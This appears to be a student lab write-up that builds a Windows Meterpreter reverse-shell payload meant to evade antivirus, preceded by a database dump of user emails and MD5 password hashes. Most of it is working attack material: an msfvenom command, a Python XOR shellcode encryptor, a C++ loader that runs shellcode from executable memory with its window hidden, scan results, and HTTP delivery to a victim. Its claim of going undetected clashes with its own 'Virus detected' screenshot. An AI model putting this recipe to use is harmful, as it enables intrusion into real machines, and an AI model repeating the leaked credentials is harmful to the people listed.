Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 Filter rows: Search this table Sort by key: None

+ Options

	id	username	email	password
Edit Copy Delete	3	bpstheg	19112002b@gmail.com	afb48285e5fc3000eb066834f68174a1
Edit Copy Delete	4	Rishi	rishi@whatever.com	827ccb0eea8a706c4c34a16891f84e7b
Edit Copy Delete	5	random	random@email.com	827ccb0eea8a706c4c34a16891f84e7b
Edit Copy Delete	6	Prateek	prateek@random.com	827ccb0eea8a706c4c34a16891f84e7b
Edit Copy Delete	7	TeamNoob	Teamnoob@gmail.com	7dedb5cf5075e870eb8bd5cf66f0b4c9

Check all With selected: Edit Copy Delete Export

Show all | Number of rows: 25 Filter rows: Search this table Sort by key: None

Q2:

Create a Windows environment in the virtual box as per the link shared below. Without disabling the security provision for the operating system.

a) Create a malicious code (bypass Windows Defender)

b) Inject the code from the Kali OS in Windows 10 to create a reverse connection. The code can be injected either through an update in an existing software (eg : DAP) or an image downloaded by the user. After creating the reverse connection, make provisions to identify an active process for migration to acceleration of privilege rights of the user.

Tools used

1. Kali Linux: Metasploit-msfconsole,msfvenom
2. Windows -Dev-C++
3. www.antiscan.me

Attacker’s System: Kali

Victim’s System: Ms-Edge


Both running on Website used: *virtual machine*

Step 1:

Create a payload using msfvenom using the command:

msfvenom -p windows/x64/meterpreter_reverse_tcp -e x86/shikata_ga_nai -i 10 LHOST="AttackerIP" LPORT="AttackerPort" -f raw -o file.txt

Payload file has been uploaded in the Dropbox


root@RiSlash: ~/Deskto...
10:08 PM
root@RiSlash: ~/Desktop/qwer (on RiSlash)
File Actions Edit View Help

```
┌──(root💀 RiSlash)-[~/Desktop/qwer]
└─# msfvenom -p windows/x64/meterpreter_reverse_tcp -e x86/shikata_ga_nai -i 10 LHOST=192
.168.2.4 LPORT=9090 -f raw -o rishi.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 200291 (iteration=0)
x86/shikata_ga_nai succeeded with size 200320 (iteration=1)
x86/shikata_ga_nai succeeded with size 200349 (iteration=2)
x86/shikata_ga_nai succeeded with size 200378 (iteration=3)
x86/shikata_ga_nai succeeded with size 200407 (iteration=4)
x86/shikata_ga_nai succeeded with size 200436 (iteration=5)
x86/shikata_ga_nai succeeded with size 200465 (iteration=6)
x86/shikata_ga_nai succeeded with size 200494 (iteration=7)
x86/shikata_ga_nai succeeded with size 200523 (iteration=8)
x86/shikata_ga_nai succeeded with size 200552 (iteration=9)
x86/shikata_ga_nai chosen with final size 200552
Payload size: 200552 bytes
Saved as: rishi.txt

┌──(root💀 RiSlash)-[~/Desktop/qwer]
└─# 
```


```
┌──(root💀 RiSlash)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.4  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::a00:27ff:feab:81c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ab:08:1c  txqueuelen 1000  (Ethernet)
        RX packets 852  bytes 91267 (89.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 537  bytes 535103 (522.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 640 (640.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 640 (640.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root💀 RiSlash)-[~]
└─# 
```

Step 2:

Now we will create a simple Python script that will run the XOR encryption through the output and spits out the encrypted version of the shellcode.

```
//Python code
import sys
KEY = "x"
def xor(data, key):
    key = str(key)
    l = len(key)
    output_str = ""
    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        output_str += chr(ord(current) ^ ord(current_key))
    return output_str
def printCiphertext(ciphertext):
    print('{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in ciphertext) +
' };')
try:
    plaintext = open(sys.argv[1], "rb").read()
except:
    print("File argument needed! %s " % sys.argv[0])
    sys.exit()
ciphertext = xor(plaintext, KEY)
print('{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in ciphertext) + '
};')
```


Output:



```
┌──(root💀RiSlash)-[~/Desktop/qwer]
└─# nano  encryptor.py

┌──(root💀RiSlash)-[~/Desktop/qwer]
└─# cat encryptor.py
import sys
KEY = "x"
def xor(data, key):
        key = str(key)
        l = len(key)
        output_str = ""
        for i in range(len(data)):
                current = data[i]
                current_key = key[i % len(key)]
                output_str += chr(ord(current) ^ ord(current_key))
        return output_str
def printCiphertext(ciphertext):
        print('{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in ciphertext) + ' };')
try:
        plaintext = open(sys.argv[1], "rb").read()
except:
        print("File argument needed! %s " % sys.argv[0])
        sys.exit()
ciphertext = xor(plaintext, KEY)
print('{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in ciphertext) + ' };')

┌──(root💀RiSlash)-[~/Desktop/qwer]
└─#
```

Step 3:


Run Python script pass the payload and output the XOR encrypted payload:



```
┌──(root💀RiSlash)-[~/Desktop/qwer]
└─# python encryptor.py rishi.txt > output.txt

┌──(root💀RiSlash)-[~/Desktop/qwer]
└─#
```

Step 4:

Now the output is to be copied in the C++ file. And we need to copy the output text that was passed through python code in step 3. The code for cpp file is as follows:




```cpp
#include <cstring>
#define _WIN32_WINNT 0x0500
#include<windows.h>

int main(int argc, char **argv) {
    ShowWindow(GetConsoleWindow(), SW_HIDE);
    char rishi[] = { 0xc2, 0x5b, 0x1e, 0xee, 0x88, 0xa2, 0xa8, 0xa1, 0xc, 0x5c, 0x8c, 0x26, 0x53, 0xb1, 0x1e, 0xc1, 0xa
    char c[sizeof rishi];
    for (int i = 0; i < sizeof rishi; i++) {c[i] = rishi[i] ^ 'x';}
    void *exec = VirtualAlloc(0, sizeof c, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, c, sizeof c);
    ((void(*)())exec)();
    //this payload has been created by Rishi
    //what's up beautiful people!!
}
```

Since the code was very long, we have attached the file in the Dropbox

Step 5:

Now we need to compile the cpp file using Dev-C++ compiler to generate an exe file which will act as our final payload that would be sent to victim computer.


payload - [payload.dev] - Dev-C++ 5.11
File Edit Search View Project Execute Tools AStyle Window Help
TDM-GCC 4.9.2 64-bit Release
(globals)
Project Classes Debug
payload
payloadnew.cpp
Compiler (6) Resources Compile Log Debug Find Results Close

```cpp
#include <cstring>
#define _WIN32_WINNT 0x0500
#include<windows.h>

int main(int argc, char **argv) {
    ShowWindow(GetConsoleWindow(), SW_HIDE);
    char rishi[] = { 0xc2, 0x5b, 0x1e, 0xee, 0x88, 0xa2, 0xa8, 0xa1, 0xc, 0x5c, 0x8c, 0x26, 0x53, 0xb1, 0x1e, 0xc1, 0xab, 0xbb, 0xfb, 0xbe, 0x7c, 0x49, 0x2e, 0x6b, 0x7b, 0x2e, 0x6b, 0x9a, 0
    char c[sizeof rishi];
    for (int i = 0; i < sizeof rishi; i++) {c[i] = rishi[i] ^ 'x';}
    void *exec = VirtualAlloc(0, sizeof c, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, c, sizeof c);
    ((void(*)())exec)();
    //this payload has been created by Rishi
    //what's up beautiful people!!
}
```


```
Line  Col  File                                            Message
2     0    C:\Users\RISHI RAJ SHARMA\Desktop\payload\payload...   [Warning] "_WIN32_WINNT" redefined
10    0    C:\Program Files (x86)\Dev-Cpp\MinGW64\x86_64-w...     In file included from C:/Program Files (x86)/Dev-Cpp/MinGW64/x86_64-w64-mingw32/include/crtdefs.h
9          C:\Program Files (x86)\Dev-Cpp\MinGW64\x86_64-w64-...          from C:/Program Files (x86)/Dev-Cpp/MinGW64/x86_64-w64-mingw32/include/string.h
42         C:\Program Files (x86)\Dev-Cpp\MinGW64\lib\gcc\x86_...         from C:/Program Files (x86)/Dev-Cpp/MinGW64/lib/gcc/x86_64-w64-mingw32/4.9.2/include/c++/cstring
1          C:\Users\RISHI RAJ SHARMA\Desktop\payload\payload...           from payloadnew.cpp
229   0    C:\Program Files (x86)\Dev-Cpp\MinGW64\x86_64-w64-...  [Note] this is the location of the previous definition
```

Step 6:

Now, let's analyse the payload to see how many antiviruses it can work around. You can click on the link below to see the scan results.

AntiScan.Me | payload.exe | 10/26 |19-11-2021

As we can see below it could not only bypass 10/26 antivirus. It could get around most common antivirus such as Window Defender, Kaspersky etc.



Text Results | Image Results | Links

Filename
payload.exe

MD5
d7782a043d331c73d67c94ce55516363

Detected by
10/26

Scan Date
19-11-2021 02:41:55

Your file has been scanned with 26 different antivirus software **(no results have been distributed).**
The results of the scans has been provided below in alphabetical order.

NOTICE: Some AV can work unstably and scan take more time.


Ad-Aware Antivirus: Trojan.GenericKDZ.78396
AhnLab V3 Internet Security: Trojan/Win.Generic.R445106
Alyac Internet Security: Clean
Avast: Win64:CrypterX-gen [Trj]
AVG: detected
Avira: TR/Crypt.EPACK.Gen2
BitDefender: Clean
BullGuard: TR/Crypt.EPACK.Gen2
ClamAV: Clean
Comodo Antivirus: Clean
DrWeb: BackDoor.Meterpreter.155
Emsisoft: Clean
Eset NOD32: a variant of Win64/Kryptik.CLT trojan
Fortinet: W64/Kryptik.CLV!tr
F-Secure: Trojan.TR/Crypt.EPACK.Gen2
IKARUS: Clean
Kaspersky: Clean
McAfee: Clean
Malwarebytes: Clean
Panda Antivirus: Clean
Sophos: Clean
Trend Micro Internet Security: Clean
Webroot SecureAnywhere: Clean
Windows 10 Defender: Clean
Zone Alarm: Clean
Zillya: Clean

Step 7:

Now we will inject the file into the victim’s computer by starting an apache server. We will use the code below to start a server at the place where the payload is stored. Here I have stored the payload to the Desktop/qwer.

Code to start a server :


python3 -m http.server



```
┌──(root💀RiSlash)-[~/Desktop/qwer]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Step 8:

Now we will access the file from the victim computer using the url http://192.168.2.4:8000.




payload.exe
Couldn't download - Virus detected

qwerty.exe
Couldn't download - Virus detected

Directory listing for /

- encryptor.py
- output.txt
- payload.exe
- raw.txt
- rishi.txt
- xor_encryptor.py
- xor_output.txt

We can see that the victim can access the file and download it, to the computer. As window defender cannot trace the payload (exe file) we will not get any notification on the victim computer as it will be download as normal application.




Snapshot/backup:
